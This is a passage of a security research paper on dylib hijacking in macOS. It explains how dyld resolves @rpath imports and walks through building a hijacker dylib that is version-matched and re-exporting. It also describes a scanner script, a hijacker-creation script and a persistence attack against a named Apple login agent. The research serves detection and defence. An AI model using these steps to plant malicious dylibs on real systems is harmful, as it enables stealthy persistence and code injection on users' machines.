
**Figure 11. Building a run-path-dependent library.**

Once the run-path-dependent library was compiled, examination of the LC\_ID\_DYLIB load command (which contains identifying information about the dylib) showed the run-path of the dylib. Specifically, the 'name' (path) within the LC\_ID\_DYLIB load command contained the dylib's bundle (rpathLib.framework/Versions/A/rpathLib), prefixed with the '@rpath' keyword (see [Figure 12](#)).

```
$ otool -l rpathLib.framework/Versions/A/rpathLib
Load command 3
 cmd LC_ID_DYLIB
 cmdsize 72
 name @rpath/rpathLib.framework/Versions/A/rpathLib
 time stamp 1 Wed Dec 31 14:00:01 1969
 current version 1.0.0
 compatibility version 1.0.0
```

**Figure 12. '@rpath' embedded in the dylib's 'install name' (path).**

Building an application that linked against a run-path-dependent library was fairly straightforward as well. First, the run-path-dependent library was added to the 'Link Binary With Libraries' list in Xcode. Then a list of run-path search directories was added to the 'Runpath Search Paths' list. As will be shown, these search directories are traversed by the dynamic loader at load time in order to locate the run path-dependent libraries.



**Figure 13.** Linking in a @rpath'd dylib and specifying the run path search paths.

Once the application was built, dumping its load commands revealed various commands associated with the run-path library dependency. A standard LC\_LOAD\_DYLIB load command was present for the dependency on the run-path-dependent dylib, as shown in [Figure 14](#).

```
$ otool -l rPathApp.app/Contents/MacOS/rPathApp
Load command 12
 cmd LC_LOAD_DYLIB
 cmdsize 72
 name @rpath/rpathLib.framework/Versions/A/rpathLib
time stamp 2 Wed Dec 31 14:00:02 1969
 current version 1.0.0
 compatibility version 1.0.0
```

**Figure 14.** The dependency on the @rpath'd dylib.

In [Figure 14](#), note that the install name (i.e. path) to the run path-dependent dylib is prefixed with '@rpath' and matches the name value from the LC\_ID\_DYLIB load command of the run-path-dependent dylib (see [Figure 12](#)). This application's embedded LC\_LOAD\_DYLIB load command with the run-path-dependent dylib tells the loader, 'I depend on the rpathLib dylib, but when built, I didn't know exactly where it would be installed. Please use my embedded run-path search paths to find it and load it!'

The run-path search paths that were entered into the 'Runpath Search Paths' list in Xcode generated LC\_RPATH load commands – one for each search directory. Dumping the load commands of the compiled application revealed the embedded LC\_RPATH load commands, as shown in [Figure 15](#).

```
$ otool -l rPathApp.app/Contents/MacOS/rPathApp
Load command 18
 cmd LC_RPATH
 cmdsize 64
 path /Applications/rPathApp.app/Contents/Library/One
Load command 19
 cmd LC_RPATH
 cmdsize 64
 path /Applications/rPathApp.app/Contents/Library/Two
```

**Figure 15. The embedded run-path search paths (directories).**

With a practical understanding of run-path-dependent dylibs and an application that linked against one, it was easy to understand dyld's source code which was responsible for handling this scenario at load time.

When an application is launched, dyld will parse the application's LC\_LOAD\_\* load commands in order to load and link all dependent dylibs. To handle run-path-dependent libraries, dyld performs two distinct steps: it extracts all embedded run-path search paths and then uses this list to find and load all run-path-dependent libraries.

In order to extract all embedded run-path search paths, dyld invokes the getRPaths() method of the ImageLoader class. This method (invoked by the recursiveLoadLibraries() method) simply parses the application for all LC\_RPATH load commands. For each such load command, it extracts the run-path search path and appends it to a vector (i.e. a list), as shown in [Figure 16](#).

```
void ImageLoaderMachO::getRPaths(..., std::vector<const char*>& paths){

 //iterate over all load commands
 // ->look for LC_RPATH and save their path's
 for(uint32_t i = 0; i < cmd_count; ++i){
 switch(cmd->cmd){
 case LC_RPATH:
 //save 'run-path' search path
 paths.push_back((char*)cmd + ((struct rpath_command*)
 cmd)->path.offset);
 ...
 }
 }

 //keep scanning load commands...
 cmd = (const struct load_command*)((char*)cmd+cmd->cmdsize);
```

**Figure 16. Extracting and saving all embedded run-path search paths.**

With a list of all embedded run-path search paths, dyld can now 'resolve' all dependent run-path-dependent libraries. This logic is performed in the loadPhase3() function in dyld.cpp. Specifically, the code (shown in [Figure 17](#)) checks to see if a dependent library's name (path) is prefixed with the '@rpath' keyword. If so, it

iterates over the list of extracted run-path search paths, replacing the '@rpath' keyword in the import with the current search path. Then it attempts to load the dylib from this newly resolved directory.

```
//expand '@rpaths'
static ImageLoader* loadPhase3(...) {

 //replace '@rpath' with all resolved run-path search paths & try load
 else if(context.implicitRPath || (strncmp(path, "@rpath/", 7) == 0)) {

 //get part of path after "@rpath/"
 char* trailingPath = (strncmp(path, "@rpath/", 7) == 0) ? &path[7] : path;

 //substitute @rpath with all -rpath paths up the load chain
 for(std::vector<const char*>::iterator it=rp->paths->begin();
 it != rp->paths->end(); ++it){

 //build full path from current rpath
 char newPath[strlen(*it) + strlen(trailingPath)+2];
 strcpy(newPath, *it);
 strcat(newPath, "/");
 strcat(newPath, trailingPath);

 //TRY TO LOAD
 image = loadPhase4(newPath, orgPath, context, exceptions);


 //if found/loaded image, return it
 if(image != NULL)
 return image;
 }
 }
}

//try all run-path search paths
```

**Figure 17. Searching run-path search directories for @rpath'd dylibs.**


It is important to note that the order of the directories that dyld searches is deterministic and matches the order of the embedded LC\_RPATH load commands. Also, as is shown in the code snippet in [Figure 17](#), the search continues until the dependent dylib is found or all paths have been exhausted.

[Figure 18](#) illustrates this search conceptually. The loader (dyld) can be seen searching the various embedded run-path search paths in order to find the required run-path-dependent dylib. Note that in this example scenario, the dylib is found in the second (i.e. non-primary) search directory (see [Figure 18](#)).



**Figure 18. Dyld searching multiple run-path search directories.**

The astute reader will recognize that this loader logic opens up yet another avenue for a dylib hijack attack. Specifically, if an application is linked against a run-path-dependent library, has multiple embedded run-path search paths, and the run-path-dependent library is not found in a primary search path, an attacker can perform a hijack. Such a hijack may be accomplished simply by ‘planting’ a malicious dylib into any of the primary run-path search paths. With the malicious dylib in place, any time the application is subsequently run, the loader will find the malicious dylib first, and load it blindly (see [Figure 19](#)).



**Figure 19. Hijacking an application via a malicious ‘@rpath’ dylib.**

To summarize the findings so far: an *OS X* system is vulnerable to a hijacking attack given the presence of any application that either:

- Contains an LC\_LOAD\_WEAK\_DYLIB load command that references a non-existent dylib.

or

- Contains both an LC\_LOAD\*\_DYLIB load command that references a run-path-dependent library ('@rpath') and multiple LC\_RPATH load commands, with the run-path-dependent library not found in a primary run-path search path.

The remainder of this paper will first walk through a complete dylib hijack attack, then present various attack scenarios (persistence, load-time process injection, ‘remote’ infection etc.), before concluding with some possible defences to counter such an attack.

In order to assist the reader in gaining a deeper understanding of dylib hijacking, it seems prudent to detail the trials, errors, and ultimate success of a hijack attack. Armed with this knowledge it will be trivial to understand attack automation, attack scenarios, and practical defences.

Recall the previously described sample application (‘rPathApp.app’) that was created in order to illustrate linking against a run-path-dependent dylib. This application will be the target of the hijack.

A dylib hijack is only possible against a vulnerable application (that is to say, one that fulfils either of the two previously described hijack conditions). Since the example application (rPathApp.app) links against a run-path-dependent dylib, it may be vulnerable to the second hijack scenario. The simplest way to detect such a vulnerability is to enable debug logging in the loader, then simply run the application from the command line. To enable such logging, set the DYLD\_PRINT\_RPATHS environment variable. This will cause dyld to log its @rpath expansions and dylib loading attempts. Viewing this output should quickly reveal any vulnerable expansions (i.e. a primary expansion that points to a non-existent dylib), as shown in [Figure 20](#).

```
$ export DYLD_PRINT_RPATHS="1"
$ /Applications/rPathApp.app/Contents/MacOS/rPathApp
RPATH failed to expanding @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/
 rpathLib.framework/Versions/A/rpathLib

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/Two/
 rpathLib.framework/Versions/A/rpathLib
```

**Figure 20. The vulnerable (test) application, rPathApp.**

[Figure 20](#) shows the loader first looking for a required dylib (rpathLib) in a location where it does not exist. As was shown in [Figure 19](#), in this scenario, an attacker could


plant a malicious dylib in this primary run-path search path and the loader will then load it blindly.

A simple dylib was created to act as a malicious hijacker library. In order to gain automatic execution when loaded, the dylib implemented a constructor function. Such a constructor is executed automatically by the operating system when the dylib is loaded successfully. This is a nice feature to make use of, since generally code within a dylib isn't executed until the main application calls into it via some exported function.

```
__attribute__((constructor))
void customConstructor(int argc, const char **argv)
{
 //dbg msg
 syslog(LOG_ERR, "hijacker loaded in %s\n", argv[0]);
}
```

**Figure 21. A dylib's constructor will automatically be executed.**

Once compiled, this dylib was renamed to match the target (i.e. legitimate) library: rpathlib. Following this, the necessary directory structure (Library/One/rpathLib.framework/Versions/A/) was created and the ‘malicious’ dylib was copied in. This ensured that whenever the application was launched, dyld would now find (and load) the hijacker dylib during the search for the run-path-dependent dylib.



**Figure 22. The ‘malicious’ dylib placed in the primary run-path search path.**

Unfortunately, this initial hijack attempt failed and the application crashed miserably, as shown in [Figure 23](#).

```

$ /Applications/rPathApp.app/Contents/MacOS/rPathApp

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/
 rpathLib.framework/Versions/A/rpathLib

dyld: Library not loaded: @rpath/rpathLib.framework/Versions/A/rpathLib
Referenced from: /Applications/rPathApp.app/Contents/MacOS/rPathApp
Reason: Incompatible library version: rPathApp requires version 1.0.0
or later, but rpathLib provides version 0.0.0

Trace/BPT trap: 5

```

**Figure 23. Success! Then crash and burning.**

The good news, though, was that the loader found and attempted to load the hijacker dylib (see the ‘RPATH successful expansion...’ log message in [Figure 23](#)). And although the application crashed, this was preceded by an informative and verbose exception, thrown by dyld. The exception seemed self explanatory: the version of the hijacker dylib was not compatible with the required (or expected) version. Digging into the loader’s source code revealed the code that triggered this exception, as shown in [Figure 24](#).

```

ImageLoader::recursiveLoadLibraries(...) {

 LibraryInfo actualInfo = dependentLib->doGetLibraryInfo();

 //compare version numbers
 if(actualInfo.minVersion < requiredLibInfo.info.minVersion)
 {
 //record values for use by CrashReporter or Finder
 dyld::throwf("Incompatible library version:");
 }
}

```

```

ImageLoaderMachO::doGetLibraryInfo() {

 LibraryInfo info;

 const dylib_command* dylibID = (dylib_command*)
 (&fMachOData[fDylibIDOffset]);

 //extract version info from LC_ID_DYLIB
 info.minVersion = dylibID->dylib.compatibility_version;
 info.maxVersion = dylibID->dylib.current_version;

 return info
}

```

A diagram showing a call from the top code block to the bottom code block. A curved arrow points from the line 'dyld::throwf("Incompatible library version: .....");' in the first block down to the 'ImageLoaderMachO::doGetLibraryInfo()' function definition in the second block.

**Figure 24. Dyld extracting and comparing compatibility version numbers.**

As can be seen, the loader invokes the `doGetLibraryInfo()` method to extract compatibility and current version numbers from the `LC_ID_DYLIB` load command of the library that is being loaded. This extracted compatibility version number ('minVersion') is then checked against the version that the application requires. If it is too low, an incompatibility exception is thrown.

It was quite trivial to fix the compatibility issue (and thus prevent the exception) by updating the version numbers in Xcode, and then recompiling, as shown in [Figure 25](#).



**Figure 25. Setting the compatibility and current version numbers.**

Dumping the `LC_ID_DYLIB` load command of the recompiled hijacker dylib confirmed the updated (and now compatible) version numbers, as shown in [Figure 26](#).

```
$ otool -l rPathLib
Load command 12
 cmd LC_ID_DYLIB
 cmdsize 72
 name @rpath/rpathLib.framework/Versions/A/rpathLib
current version 1.0.0
compatibility version 1.0.0
```

**Figure 26. Embedded compatibility and current version numbers.**

The updated hijacker dylib was re-copied into the application's primary run-path search directory. Relaunching the vulnerable application again showed the loader 'finding' the hijacker dylib and attempting to load it. Alas, although the dylib was now seen as compatible (i.e. the version number checks passed), a new exception was thrown and the application crashed once again, as shown in [Figure 27](#).

```

$ /Applications/rPathApp.app/Contents/MacOS/rPathApp
RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/
 rpathLib.framework/Versions/A/rpathLib

dyld: Symbol not found: _OBJC_CLASS_$_SomeObject
 Referenced from: /Applications/rPathApp.app/Contents/MacOS/rPathApp
 Expected in: /Applications/rPathApp.app/Contents/MacOS/../Library/One/
 rpathLib.framework/Versions/A/rpathLib


Trace/BPT trap: 5

```

**Figure 27. ‘Symbol not found’ exception.**


Once again, the exception was quite verbose, explaining exactly why the loader threw it, and thus killed the application. Applications link against dependent libraries in order to access functionality (such as functions, objects, etc.) that are exported by the library. Once a required dylib is loaded into memory, the loader will attempt to resolve (via exported symbols) the required functionality that the dependent library is expected to export. If this functionality is not found, linking fails and the loading and linking process is aborted, thus crashing the process.

There were various ways to ensure that the hijacker dylib exported the correct symbols, such that it would be fully linked in. One naive approach would have been to implement and export code directly within the hijacker dylib to mimic all the exports of the target (legitimate) dylib. While this would probably have succeeded, it seemed complex and dylib specific (i.e. targeting another dylib would have required other exports). A more elegant approach was simply to instruct the linker to look elsewhere for the symbols it required. Of course, that elsewhere was the legitimate dylib. In this scenario, the hijacker dylib would simply acts as a proxy or ‘re-exporter’ dylib, and as the loader would follow its re-exporting directives, no linker errors would be thrown.



**Figure 28. Re-exporting to the legitimate dylib.**

It took some effort to get the re-exportation working seamlessly. The first step was to return to Xcode and add several linker flags to the hijacker dylib project. These flags included ‘-Xlinker’, ‘reexport\_library’, and then the path to the target library which contained the actual exports that the vulnerable application was dependent upon.



**Figure 29. Required linker flags to enable re-exporting.**

These linker flags generated an embedded LC\_REEXPORT\_DYLIB load command that contained the path to the target (legitimate) library, as shown in [Figure 30](#).

```
$ otool -l rPathLib
Load command 9
 cmd LC_REEXPORT_DYLIB
 cmdsize 72
 name @rpath/rpathLib.framework/Versions/A/rpathLib
```

The image shows a terminal window with the command '\$ otool -l rPathLib' run. The output lists a 'Load command 9' with a 'cmd LC\_REEXPORT\_DYLIB' and a 'cmdsize 72'. Within this command, the 'name' field is highlighted with a blue selection bar and contains the path '@rpath/rpathLib.framework/Versions/A/rpathLib'.

**Figure 30. Embedded LC\_REEXPORT\_DYLIB load command.**

However, all was not well. Since the re-export target of the hijacker dylib was a run-path-dependent library, the name field in the embedded LC\_REEXPORT\_DYLIB (extracted from the legitimate dylib's LC\_ID\_DYLIB load command) began with '@rpath'. This was problematic since, unlike LC\_LOAD\*\_DYLIB load commands, dyld does not resolve run-path-dependent paths in LC\_REEXPORT\_DYLIB load commands. In other words, the loader will try to load '@rpath/rpathLib.framework/Versions/A/rpathLib' directly from the file system. This, of course, would clearly fail.


The solution was to resolve the embedded '@rpath' path, providing the full path of the target library in the LC\_REEXPORT\_DYLIB load command. This was accomplished with one of Apple's developer tools: `install_name_tool`. To update the embedded install name (path) in the LC\_REEXPORT\_DYLIB load command, the tool was executed with the `-change` flag, the existing name (within the LC\_REEXPORT\_DYLIB), the new name, and finally the path to the hijacker dylib, as shown in [Figure 31](#).

```
$ install_name_tool -change @rpath/rpathLib.framework/Versions/A/rpathLib
/Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/
Versions/A/rpathLib /Applications/rPathApp.app/Contents/Library/One/
rpathLib.framework/Versions/A/rpathlib

$ otool -l Library/One/rpathLib.framework/Versions/A/rpathlib
Load command 9
 cmd LC_REEXPORT_DYLIB
cmdsize 112
 name /Applications/rPathApp.app/Contents/Library/Two/
rpathLib.framework/Versions/A/
```

**Figure 31.** Using `install_name_tool` to update the embedded name (path).

With the path in the `LC_REEXPORT_DYLIB` load command updated correctly, the hijacked dylib was re-copied into the application's primary run-path search directory, and then the application was re-executed. As shown in [Figure 32](#), this finally resulted in success.



```
$ lsof -p 29593
COMMAND NAME
rPathApp /Users/patrick
rPathApp /Applications/rPathApp.app/Contents/MacOS/rPathApp
rPathApp /Applications/rPathApp.app/Contents/Library/One/
 rpathLib.framework/Versions/A/rpathlib
rPathApp /Applications/rPathApp.app/Contents/Library/Two/
 rpathLib.framework/Versions/A/rpathLib
```

**Figure 32.** Successfully dylib hijacking a vulnerable application.

To summarize: since the `rPathApp` application linked against a run-path-dependent library which was not found in the initial run-path search directory, it was vulnerable to a dylib hijack attack. Planting a specially compatible malicious dylib in the initial search path directory caused the loader to load the hijacker dylib blindly each time the application was executed. Since the malicious dylib contained the correct versioning information as well as re-exporting all symbols to the legitimate dylib, all the required symbols were resolved, thus ensuring no functionality within the application was lost or broken.

# Attacks

With a solid understanding of dylib hijacking on *OS X* behind us, it is now time to illustrate some real-life attack scenarios and provide some practical defences.

Advanced adversaries understand the importance of automating as many components of an attack as possible. Such automation increases scale and efficiency, freeing the attacker to focus on more demanding or complex aspects of the attack.

The first component of the hijack attack that was automated was the discovery of vulnerable applications. A Python script, `dylibHijackScanner.py` (available for download at [15]), was created to accomplish this task. After gathering either a list of running processes or all executables on the file system, the script intelligently parses the binaries' Mach-O headers and load commands. To detect binaries that may be hijacked via weak dylibs, the script looks for `LC_LOAD_WEAK_DYLIB` load commands that reference non-existent dylibs. Automatically detecting binaries that may be hijacked due to non-existent @rpath'd imports was a little more complex. First, the script looks for a binary with at least one `LC_LOAD*_DYLIB` load command that references a run-path-dependent dylib. If such a load command is found, the script continues parsing the binary's load commands looking for multiple `LC_RPATHs`. In the case that both these prerequisites hold true, the script checks to see whether the run-path-dependent library import is found in a primary run-path search path. If the library does not exist, the script alerts the user that the binary is vulnerable.

Executing the scanner script revealed a surprising number of vulnerable applications, including (as expected) the vulnerable test application, `rPathApp.app`.

```
$ python dylibHijackScanner.py
getting list of all executable files on system
will scan for multiple LC_RPATHs and LC_LOAD_WEAK_DYLIBs
found 91 binaries vulnerable to multiple rpaths
found 53 binaries vulnerable to weak dylibs
rPathApp.app has multiple rpaths (dylib not in primary directory)
({ 'binary': '/rPathApp.app/Contents/MacOS/rPathApp',
 'importedDylib': '/rpathLib.framework/Versions/A/rpathLib',
 'LC_RPATH': 'rPathApp.app/Contents/Library/One'
}) ...
```

**Figure 33. Automatically detecting vulnerable applications.**

As can be seen in [Figure 33](#), the scanner script found nearly 150 vulnerable binaries just on the author's work laptop! Interestingly, the majority of vulnerable applications fell into the more complex (from a prerequisite standpoint) 'multiple rpath' category. Due to space constraints, the full list of vulnerable applications cannot be shown here. However, [Table 1](#) lists several of the more widespread or

well-recognized applications that were found by the scanner script to be vulnerable to a dylib hijack.

| Application      | Company   | Vulnerability       |
|------------------|-----------|---------------------|
| iCloud Photos    | Apple     | rpath import        |
| Xcode            | Apple     | rpath import        |
| Word             | Microsoft | rpath & weak import |
| Excel            | Microsoft | rpath & weak import |
| Google Drive     | Google    | rpath import        |
| Java             | Oracle    | rpath import        |
| GPG Keychain     | GPG Tools | rpath import        |
| Dropbox (garcon) | Dropbox   | rpath import        |

**Table 1. Common vulnerable applications.**

With an automated capability to uncover vulnerable applications, the next logical step was to automate the creation of compatible hijacker dylibs. Recall that two components of the hijacker dylib had to be customized in order to perform a hijack successfully. First, the hijacker dylib's versioning numbers had to be compatible with the legitimate dylib. Second (in the case of the rpath hijack), the hijacker dylib also had to contain a re-export (LC\_REEXPORT\_DYLIB) load command that pointed to the legitimate dylib, ensuring that all required symbols were resolvable.

It was fairly straightforward to automate the customization of a generic dylib to fulfil these two prerequisites. A second Python script, `createHijacker.py` (also available for download at [\[15\]](#)), was created to perform this customization. First, the script finds and parses the relevant LC\_ID\_DYLIB load command within the target dylib (the legitimate dylib which the vulnerable application loads). This allows the necessary compatibility information to be extracted. Armed with this information, the hijacker dylib is similarly parsed, until its LC\_ID\_DYLIB load command is found. The script then updates the hijacker's LC\_ID\_DYLIB load command with the extracted compatibility information, thus ensuring a precise compatibility versioning match. Following this, the re-export issue is addressed by updating the hijacker dylib's LC\_REEXPORT\_DYLIB load command to point to the target dylib. While this could have been achieved by updating the LC\_REEXPORT\_DYLIB load command manually, it proved far easier simply to execute the `install_name_tool` command.

**Figure 34** shows the Python script automatically configuring a generic hijacker dylib in order to exploit the vulnerable example application, `rpathApp.app`.

```
$ python createHijacker.py libhijack.dylib /Applications/rPathApp.app/
Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib

CREATE A HIJACKER
(configures an attacker supplied .dylib to be compatible with a target
hijackable .dylib)

[+] configuring libhijack.dylib to hijack rpathLib
[+] parsing 'rpathLib' to extract version info
 found 'LC_ID_DYLIB' load command at offset: 1528
 extracted current version: 0x10000
 extracted compatibility version: 0x10000
[+] parsing 'libhijack.dylib' to find version info
 found 'LC_ID_DYLIB' load command at offset: 2168
[+] updating version info in libhijack.dylib to match rpathLib
 setting version info at offset 2168

[+] parsing 'libhijack.dylib' to extract faux re-export info
 found 'LC_REEXPORT_DYLIB' load command at offset: 2408
[+] updating re-export via exec'ing: /usr/bin/install_name_tool -change

configured libhijack.dylib as a compatible hijacker for rpathLib!
```

**Figure 34. Automated hijacker creation.**

Dylib hijacking can be used to perform a wide range of nefarious actions. This paper covers several of these, including persistence, load-time process injection, bypassing security products, and even a *Gatekeeper* bypass. These attacks, though highly damaging, are all realized simply by planting a malicious dylib which abuses legitimate functionality provided by the OS loader. As such, they are trivial to accomplish yet unlikely to be ‘patched out’ or even detected by personal security products.

Using dylib hijacking to achieve stealthy persistence is one of the most advantageous uses of the attack. If a vulnerable application is started automatically whenever the system is rebooted or the user logs in, a local attacker can perform a persistent dylib hijack to gain automatic execution of malicious code. Besides a novel persistence mechanism, this scenario affords the attacker a fairly high level of stealth. First, it simply requires the planting of a single file – no OS components (e.g. startup configuration files or signed system binaries) are modified. This is important since such components are often monitored by security software or are trivial to verify. Second, the attacker’s dylib will be hosted within the context of an existing trusted process, making it difficult to detect as nothing will obviously appear amiss.

Of course, gaining such stealthy and elegant persistence requires a vulnerable application that is automatically started by the OS. Apple’s iCloud Photo Stream Agent (/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoStreamAgent.app) is started automatically whenever a user logs in, in order to sync local content with the cloud. As luck would have it, the application contains multiple run-path search directories and several @rpath imports that are not found

in the primary run-path search directory. In other words, it is vulnerable to a dylib hijack attack.

```
